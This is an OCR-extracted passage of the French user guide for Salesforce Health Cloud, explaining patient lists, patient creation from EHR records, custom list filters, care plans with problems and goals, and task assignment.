
- Cliquez sur un en-tête de colonne pour trier par ordre croissant ou décroissant.
- Créez ou modifiez une liste en cliquant sur le bouton d'engrenage .
- Recherchez des éléments qui figurent dans la page en saisissant un texte dans la zone Rechercher. Vous pouvez rechercher un texte dans la page que vous visualisez. Chaque page affiche jusqu'à 500 patients. Si la liste contient plus de 500 patients, plusieurs pages de patients sont affichées, et vous devez rechercher individuellement dans chaque page.
- Depuis la liste **Action**, créez une tâche pour les patients sélectionnés.




Les patients sont affichés dans des listes personnalisées tant qu'ils remplissent les critères utilisés pour définir les listes. Par exemple, une liste personnalisée peut afficher les patients qui ont subi une opération pour la pose d'une prothèse de genou au cours des 30 derniers jours. Les patients figurent dans la liste pendant les 30 jours qui suivent leur opération. Ils quittent la liste le 31e jour. Ainsi, si Joe Smith a subi une opération au genou le 1er mai, il figure dans cette liste jusqu'au 31 mai. Joe ne figure plus dans la liste personnalisée, mais il reste présent dans le système. Vous pouvez l'ajouter à d'autres listes tant qu'il est un patient.

## Utilisation de la carte du patient pour une vue complète de votre patient

Pour gérer vos patients avec efficacité, vous devez avoir leurs informations à portée de main. La carte du patient extrait les informations les plus importantes du registre médical d'un patient, notamment l'état de santé, les traitements et les coordonnées, à un emplacement unique. Vous pouvez consulter aisément les informations dont vous avez besoin sans les rechercher ou cliquer sur d'autres pages.





Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition


Pour explorer des informations détaillées sur un patient, sélectionnez **Nouvel onglet pour Patient**. Votre administrateur peut ajouter des options de navigation à ce menu qui permettent d'ouvrir des sous-onglets pour des informations telles que les traitements, l'état de santé, les données d'un appareil médical, etc. Les sous-onglets affichent toutes les informations qui concernent cet aspect des soins d'un patient. Il n'est pas nécessaire de changer de contexte ou de quitter la page. Vous pouvez afficher et utiliser de nombreux types d'informations simultanées sur les patients.




## Recherche d'articles éducatifs et de protocoles

Utilisez le widget Knowledge pour donner les informations appropriées à vos patients. Vous pouvez rechercher des protocoles, des articles éducatifs et des vidéos, ainsi que des liens vers des sites Web, directement depuis la console et sans quitter la page utilisée.

- Créez et gérez des articles **(1)**, si vous êtes autorisé(e) à rédiger des articles.
- Recherchez **(2)** des articles et des protocoles.
- Ajustez la taille et l'emplacement du widget à la largeur de votre fenêtre. Dans une fenêtre inférieure à 600 pixels, les objets qui peuvent être recherchés sont affichés dans un menu déroulant.




Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

# Préparation à l'utilisation de la console Health Cloud

Pour commencer à utiliser la console Health Cloud et à gérer vos patients, vous devez configurer plusieurs éléments.

Les systèmes de dossiers informatisés de santé (DME) et les autres systèmes cliniques fournissent les informations médicales essentielles pour la planification, l'exécution et la gestion d'un plan de soins de patient. La console Health Cloud offre une vue d'ensemble des enregistrements médicaux de votre patient. Cependant, Health Cloud est un système distinct conçu pour compléter votre système DME. Il reçoit les informations du DME source, mais ne renvoie aucune information vers votre DME. Le système DME reste toujours le système principal d'enregistrement.

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

L'une des premières tâches consiste à créer des patients en intégrant les informations des dossiers de santé. Durant ce processus, vous pouvez vous attribuer le rôle de coordinateur de soins qui permet de gérer les patients. Vous ajoutez ensuite les médecins, les membres de la famille et d'autres soignants à l'équipe. Pour terminer, vous créez un plan de soins adapté à la situation spécifique du patient.

Renseignement de votre profil Chatter

Votre profil Chatter permet aux collaborateurs et aux patients avec lesquels vous communiquez d'en savoir plus sur vous. Il inclut votre photo et des informations d'ordre général, notamment votre fonction et vos coordonnées. Configurez votre profil Chatter dès que vous commencez à utiliser Chatter et pensez à l'actualiser régulièrement. Vos patients apprécieront !

Création de patients

Lorsque vous sélectionnez le nom d'un patient dans le système EHR (dossiers informatisés de santé), Salesforce crée tous les enregistrements et les objets dont vous avez besoin pour gérer ce patient.

Création d'une liste de patients personnalisée

Vous pouvez créer votre propre liste de patients en fonction d'informations telles que des conditions partagées, des protocoles communs ou d'autres informations de santé concordantes. Nous avons facilité la séparation de votre principale liste de patients en petites listes plus faciles à gérer.

## Renseignement de votre profil Chatter

Votre profil Chatter permet aux collaborateurs et aux patients avec lesquels vous communiquez d'en savoir plus sur vous. Il inclut votre photo et des informations d'ordre général, notamment votre fonction et vos coordonnées. Configurez votre profil Chatter dès que vous commencez à utiliser Chatter et pensez à l'actualiser régulièrement. Vos patients apprécieront !

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

1. Dans l'en-tête de Health Cloud, cliquez sur l'espace réservé de l'image du profil. L'image de profil se trouve à gauche de la page. Sélectionnez **Mon profil**.

2. Pour mettre à jour la photo de votre profil, survolez l'espace réservé, puis cliquez sur **Ajouter une photo**.

   Conseil: Choisissez une photo personnelle, pas une photo de groupe ni une photo d'animal. La résolution recommandée pour les photos est de 200 x 200 pixels.

3. Pour modifier vos informations de contact, cliquez sur dans la section Contact.
4. Sous l'onglet Présentation, complétez les autres informations vous concernant.

   Conseil: Renseignez votre profil avec des informations sur le service dans lequel vous travaillez, votre expérience, etc.

5. Cliquez sur **Enregistrer tout**.

# Création de patients

Lorsque vous sélectionnez le nom d'un patient dans le système EHR (dossiers informatisés de santé), Salesforce crée tous les enregistrements et les objets dont vous avez besoin pour gérer ce patient.

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Examen en arrière-plan de la création de patients
Chaque fois que vous créez un patient, Salesforce exécute les actions ci-dessous.

Création de patients à partir d'enregistrements importés
Créez des patients à partir des informations que vous recevez en intégrant un système de dossiers informatisés de santé (DME).

## Examen en arrière-plan de la création de patients

Chaque fois que vous créez un patient, Salesforce exécute les actions ci-dessous.

- Création d'un patient en tant qu'individu, en fonction des champs que vous avez mappés depuis le système DME. Un individu est une vue d'objet à la fois d'un Compte et d'un Contact, liés par l'ID de l'individu.
- Création d'un compte pour l'individu.
- Création d'un enregistrement de contact pour l'individu. L'enregistrement de contact est lié au compte via l'ID de l'individu.
- Création d'une requête avec un type d'enregistrement CarePlan afin d'afficher automatiquement la présentation de page du plan de soins. Si un coordinateur de soins a été sélectionné, il devient le propriétaire de la requête.
- Ajout d'une requête qui représente le plan de soins dans l'enregistrement du compte.
- Création d'une équipe de requête avec l'individu en tant que patient, et ajout du coordinateur de soins, si un coordinateur a été sélectionné.
- Ajout de l'ID de compte du patient à l'enregistrement Patient candidat.

## Création de patients à partir d'enregistrements importés

Créez des patients à partir des informations que vous recevez en intégrant un système de dossiers informatisés de santé (DME).

La fréquence à laquelle vous créez des patients dépend en grande partie de la méthode d'intégration des systèmes back-end tels que DME avec Health Cloud par votre organisation.

Les pages Patients candidats affichent tous les enregistrements intégrés dans Salesforce via à partir d'un système DME. Pour afficher ces enregistrements, vous disposez de plusieurs options :


- **Tous** affiche tous les patients intégrés depuis le système source, y compris les personnes qui n'ont pas encore été converties en patients Health Cloud. Pour les patients déjà convertis, vous pouvez cliquer sur leur enregistrement Patient candidat et afficher leur données médicales dans la console Health Cloud. Pour les patients qui n'ont pas été convertis, cliquez sur Nom du patient pour afficher les informations en attente d'intégration dans un enregistrement de patient Health Cloud.
- **Non converti** contient les enregistrements intégrés depuis le système source, mais pas encore convertis en enregistrements de patient Health Cloud.
- **Converti** affiche les enregistrements convertis avec succès en enregistrements de patient Health Cloud. Cette liste peut être épinglée dans la console lorsque les onglets principaux de la console sont ouverts.

Lorsque vous sélectionnez un enregistrement à convertir en patient, le système se charge de la configuration en arrière-plan, et crée :

- Une carte de patient qui comprend le Numéro de dossier médical ou d'autres identifiants, les coordonnées de base et d'importantes informations médicales, notamment l'état de santé et les traitements
- Un plan de soins vide
- Une équipe soignante formée du patient et du coordinateur de soins, lorsqu'un coordinateur été sélectionné

Vous pouvez créer des patients à partir de l'application Health Cloud - Console ou l'application Health Cloud - Liste de travail.


1. Depuis la liste de travail ou la console, sélectionnez la liste `Patients candidats`.




2. Dans la page Tous, sélectionnez `Non converti`.

La page Non converti permet de sélectionner le nom des patients qui n'ont pas encore d'enregistrement de patient dans Health Cloud.

3. Vous pouvez également afficher les détails d'un patient émanant d'un système de dossiers informatisé en cliquant sur le nom du patient dans la vue Liste de tâches. Les informations du patient s'ouvrent dans un onglet séparé.




4. Sélectionnez un ou plusieurs enregistrements de patient entrant à convertir.
5. Dans le menu Actions, sélectionnez **Convertir en patients**.

   Le système effectue un contrôle pour s'assurer qu'il n'existe aucun ID ou Numéro de dossier médical en double. Lorsque des noms contiennent un Numéro de dossier médical en double, ils sont répertoriés, désélectionnés et signalés. Vous ne pouvez pas sélectionner

les noms qui contiennent un Numéro de dossier médical dupliqué. Les duplications doivent être résolues dans le système d'origine. Une fois les identifiants dupliqués supprimés, vous pouvez réimporter l'enregistrement et le convertir en patient.

6. Vérifiez tous les patients dupliqués. En l'absence de doublons, cliquez sur **Suivant**.

   Les enregistrements dupliqués doivent être résolus dans le système source pour pouvoir être convertis.

7. Vous pouvez également rechercher et sélectionner le nom du coordinateur de soins à attribuer aux patients.

   Remarque: Si vous choisissez de ne pas attribuer de coordinateur de soins à cette étape, vous pouvez en attribuer ultérieurement dans la section Équipe soignante de l'enregistrement de requête Plan de soins. Votre administrateur peut également créer des règles d'attribution automatique de requêtes.

8. Cliquez sur **Suivant**.
9. Vérifiez la liste des patients et le coordinateur attribué, le cas échéant, puis cliquez sur **Enregistrer**.

## Création d'une liste de patients personnalisée

Vous pouvez créer votre propre liste de patients en fonction d'informations telles que des conditions partagées, des protocoles communs ou d'autres informations de santé concordantes. Nous avons facilité la séparation de votre principale liste de patients en petites listes plus faciles à gérer.

Remarque: Si les enregistrements et les champs que vous souhaitez utiliser dans votre liste de patients ne sont pas affichés, demandez l'accès à votre administrateur Health Cloud.

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer des listes de patients :
- Health Cloud Standard

1. Sous l'onglet Liste de patients, cliquez sur l'engrenage , puis sélectionnez **Créer une liste**.
2. Sur la première ligne, cliquez dans la première référence et saisissez le nom de l'enregistrement à utiliser en tant que filtre. Le champ affiche une liste dynamique d'enregistrements correspondants lors de la saisie dans un champ de référence.

   Par exemple, sélectionnez un enregistrement contenant des informations de prescription pour créer une liste basée sur un traitement commun. Lors de la sélection d'un enregistrement, vous pouvez choisir n'importe quel champ de l'enregistrement et l'afficher sous forme de colonne dans votre liste. Si l'enregistrement voulu est absent de la liste, votre administrateur Health Cloud peut ajouter l'objet en créant une relation inter-objets avec cet objet. Pour plus d'informations, reportez-vous au guide *Health Cloud Implementation Guide*.
3. Dans le deuxième champ de référence, saisissez le nom du champ de cet enregistrement à afficher.

   Par exemple, sélectionnez le nom ou l'ID du traitement.
4. Choisissez un opérateur de filtrage.

   Dans un filtre, l'opérateur est comparable au verbe d'une phrase. Utilisez un opérateur pour préciser l'action que le filtre doit exécuter.
5. Saisissez une valeur de correspondance ou d'exclusion.

   Par exemple, vous pouvez créer un filtre avec l'opérateur `égal à` et une valeur `insuline` pour renvoyer des résultats correspondant aux patients qui utilisent de l'insuline.

   Les valeurs affichées dans ce champ dépendent du type de champ sélectionné. Par exemple, si vous sélectionnez `Fin de la période d'hospitalisation`, un champ de date et un champ d'heure sont affichés. Si vous sélectionnez un champ de case à cocher, tel que `Réadmission hospitalière`, une case à cocher est affichée avec la valeur `True`.
6. Ajoutez des lignes si nécessaire.

   Par exemple, ajoutez des critères pour les patients atteints de diabète qui hospitalisés au cours des six derniers mois.

7. Cliquez sur **Suivant**.
8. Sélectionnez les champs que vous souhaitez afficher pour chaque catégorie. Le champ Nom du patient s'affiche automatiquement dans la liste de patients.
   a. Pour ajouter ou supprimer des champs, sélectionnez un nom de champ et cliquez sur la flèche **Ajouter** ou **Supprimer**.
   b. Réorganisez les champs à l'aide des flèches.
9. Cliquez sur **Suivant**.
10. Saisissez le nom de la liste.
11. Cliquez sur **Enregistrer une nouvelle liste**.

Exemple: Voici un exemple de création d'une liste de patients atteints de diabète. Vous pouvez créer d'autres lignes de critères de filtrage pour affiner la liste.

Ajoutez les critères de filtre suivants à une page Ajouter des filtres :

- **Enregistrement** : Enregistrement
- **Objet** : Condition DME
- **Champ** : Étiquette de code
- **Filtre** : contient
- **Valeur** : diabète

Pour personnaliser l'affichage de la liste, sélectionnez les champs que vous souhaitez afficher et réorganisez-les. Nommez la liste et enregistrez votre travail.

CONSULTER ÉGALEMENT :

Ajout d'une logique de filtrage

# Utilisation de plans de soins pour aider les patients à atteindre leurs objectifs

Gérez aisément les problèmes de santé à l'aide d'objectifs et de tâches que vous attribuez à des patients ou à des soignants afin de permettre aux patients de suivre et d'améliorer leur santé. Les plans de soins personnalisables représentent un plan d'action visant à améliorer la santé d'un patient.

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

## Création du plan de soins pour un patient

Les plans de soins personnalisables aident les patients à suivre des étapes pratiques qui visent à améliorer leur état de santé au jour le jour.

## Ajout de problèmes et d'objectifs

Les problèmes et les objectifs associés créent une structure de base pour le plan de soins de votre patient. Accédez au plan de soins depuis l'onglet principal du patient.

## Tâches

Les tâches facilitent le suivi et la mesure des activités associées à vos patients. Depuis la console Health Cloud, vous pouvez demander à un soignant de conduire un patient à un rendez-vous, afficher des rappels pour le suivi de rendez-vous manqués ou attribuer à un patient un questionnaire de pré-admission à remplir.

# Création du plan de soins pour un patient

Les plans de soins personnalisables aident les patients à suivre des étapes pratiques qui visent à améliorer leur état de santé au jour le jour.

Un plan de soins est composé d'objectifs clairement définis et de tâches qui aident à atténuer ou à contrôler les problèmes de santé. Semblable à la chronologie du patient, un plan de soins présente à l'équipe soignante un historique de la santé d'un patient, ainsi que les progrès ou les défis associés à sa santé. Un plan de soins peut inclure un nombre illimité de problèmes avec des objectifs et des tâches associés, que vous pouvez suivre depuis l'onglet du patient dans la console. Les problèmes sont répertoriés par ordre importance, en commençant par les éléments prioritaires.


Le plan de soins du patient est conçu pour les composants suivants :

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- **Problèmes** (1) : ils correspondent aux problèmes de santé cliniques ou non, depuis un diagnostic précis jusqu'à un état de santé plus général. Les problèmes sont identifiés par de nombreuses sources : le médecin principal, un test de laboratoire, un problème signalé par le patient, un diagnostic ou une phase d'une maladie. Un problème peut être un diagnostic spécifique, par exemple une bronchite chronique. Les problèmes peuvent également inclure des situations générales, par exemple lorsqu'un patient a besoin d'une assistance ménagère quotidienne. Lorsque vous attribuez une priorité aux problèmes, ils sont affichés par ordre de sévérité.
- **Objectifs** (2) : ils correspondent aux objectifs du patient pour l'aider à améliorer un problème de santé. Vous pouvez créer un objectif uniquement dans le contexte d'un problème. Un problème peut avoir plusieurs objectifs. Par exemple, un patient atteint d'arthrite peut avoir pour objectifs de garder les niveaux de douleur quotidienne sous 4/10 et de maintenir ou d'améliorer la mobilité. À mesure que le patient progresse vers l'objectif, pensez à mettre à jour le statut de l'objectif.
- **Tâches** (3) : elles correspondent aux actions mesurables spécifiques qui permettent d'atteindre les objectifs de résolution du problème. Par exemple, un patient atteint d'arthrite qui a pour objectif de maintenir ou d'améliorer sa mobilité peut avoir une tâche qui consiste à participer à des sessions de thérapie physique. Les tâches contiennent des champs qui affichent la priorité, la date d'échéance et la personne destinataire de la tâche. Lorsqu'une tâche est terminée, vous mettez à jour le pourcentage effectué dans l'objectif associé.



## Ajout de problèmes et d'objectifs

Les problèmes et les objectifs associés créent une structure de base pour le plan de soins de votre patient. Accédez au plan de soins depuis l'onglet principal du patient.

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer des tâches :
- Health Cloud Standard

1. Accédez à l'onglet Plan de soins et chronologie.
2. Sélectionnez **Créer**, puis **Problème**.
   a. Saisissez le nom du problème, par exemple `Soins personnels de base pour diabètes`, puis ajoutez une description.
   b. Vous pouvez également sélectionner la priorité du problème.
      Les problèmes sont affichés par ordre de priorité.
   c. Cliquez sur **Enregistrer**.
3. Si vous souhaitez créer un objectif pour le problème, cliquez sur le bouton **Actions**, puis sélectionnez **Créer un objectif** depuis le problème.
   a. Saisissez le nom de l'objectif, par exemple `Soins des pieds pour prévenir les complications`, puis ajoutez une description.
   b. Vous pouvez également sélectionner la priorité de l'objectif.
      Les objectifs sont affichés par ordre de priorité.
   c. Dans le champ `% de progression`, saisissez un pourcentage qui représente la progression vers l'objectif.
   d. Cliquez sur **Enregistrer**.
      Vous pouvez créer plusieurs objectifs pour chaque problème.


Pour chaque objectif, créez les tâches qui aident à atteindre l'objectif.

## Tâches

Les tâches facilitent le suivi et la mesure des activités associées à vos patients. Depuis la console Health Cloud, vous pouvez demander à un soignant de conduire un patient à un rendez-vous, afficher des rappels pour le suivi de rendez-vous manqués ou attribuer à un patient un questionnaire de pré-admission à remplir.

Dans Health Cloud, vous pouvez créer une tâche dans plusieurs emplacements :


- Économisez du temps et des efforts en créant des tâches pour des patients individuels, des groupes de patients ou pour vous-même depuis la liste de patients. Il suffit de sélectionner des patients dans votre liste de patients et de créer la tâche, rien de plus ! Vous pouvez suivre rapidement et aisément des informations telles que des enquêtes de bien-être et des questionnaires de suivi adressés à un groupe de patients qui partagent des conditions communes. Vous pouvez également vous attribuer une tâche associée à un patient pour suivre les jalons importants.
- Vous pouvez également créer des tâches pour un patient ou un soignant depuis le plan de soins du patient. Ces tâches sont des actions mesurables et spécifiques qui visent à remédier au problème associé. Par exemple, créez une tâche afin de participer à des sessions de thérapie physique hebdomadaires pour un patient atteint d'arthrite, qui visent à maintenir ou à augmenter la mobilité.
- Lorsqu'un membre d'une équipe soignante fait partie de la communauté, vous pouvez attribuer des tâches aux membres de l'équipe soignante en insérant un lien dans leur profil. Ces tâches ne sont pas directement liées aux problèmes et aux objectifs associés au plan de soins.




Toutes les tâches contiennent des champs d'informations de base, tels que la description, la date d'échéance, le type de tâche, le destinataire de la tâche et le responsable de l'exécution de la tâche. Les tâches créées depuis le plan de soins contiennent également des champs qui permettent d'associer la tâche à un problème et à un objectif spécifiques.

Lorsque vous créez une tâche pour un membre de l'équipe soignante, elle est toujours attribuée à ce membre. Lorsque vous créez une tâche depuis la liste des patients, deux destinataires de la tâche sont possibles : vous-même ou le patient.

Vous pouvez suivre vos tâches et celles de tous les membres de l'équipe soignante depuis la liste des tâches du plan de soins. Utilisez des filtres pour afficher toutes les tâches associées à un patient, les tâches associées aux objectifs et aux problèmes du plan de soins, ou les tâches non associées qui ne concernent aucun objectif ou problème.




Les patient affichent leurs tâches depuis la communauté. Les tâches que vous vous êtes attribuées sont affichées dans votre liste de tâches, sous l'onglet Accueil de Salesforce, dans la page Aujourd'hui et dans la liste des tâches du plan de soins du patient.


### Création de tâches relatives à vos patient et à leurs soins

La création de tâches pour vos patients ou leurs soignants permet de suivre et de gérer aisément les activités liées à un plan de soins.

## Création de tâches relatives à vos patient et à leurs soins

La création de tâches pour vos patients ou leurs soignants permet de suivre et de gérer aisément les activités liées à un plan de soins.

**Remarque:** Les communautés Salesforce prennent en charge la collaboration pour Health Cloud. Certaines fonctionnalités collaboratives ne sont pas disponibles tant que vous n'avez pas activé les communautés Salesforce et créé une communauté de patients privée.




### Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour créer des tâches :

- "Health Cloud Standard

Lorsque vous créez une tâche à partir de la liste des patients ou de l'équipe soignante du patient, la tâche n'est pas associée aux problèmes ou aux objectifs du plan de soins et vous ne verrez pas ces champs. Ces tâches sont affichées dans la liste des tâches non associées ou dans la liste Toutes les tâches. Les tâches créées à partir du plan de soins sont affichées dans la liste des tâches associées.

1. Vous pouvez créer une tâche depuis l'un des emplacements suivants dans la console :
   - Dans la liste des patients, sélectionnez un ou plusieurs noms de patient, cliquez sur le menu **Action**, puis sélectionnez **Créer une tâche**.
   - Dans la page Plan de soins, sélectionnez le menu **Créer** en haut du plan de soins ou le bouton **Créer une tâche** dans un objectif de plan de soins.
   - Dans l'équipe soignante du patient, cliquez sur la photo d'un membre, puis sélectionnez **Créer une tâche**. Les membres de l'équipe soignante doivent être membres de la communauté pour pouvoir leur attribuer une tâche.
2. Saisissez l'objet et la description de la tâche.

   Assurez-vous d'ajouter un nom de tâche précis et une description explicite.
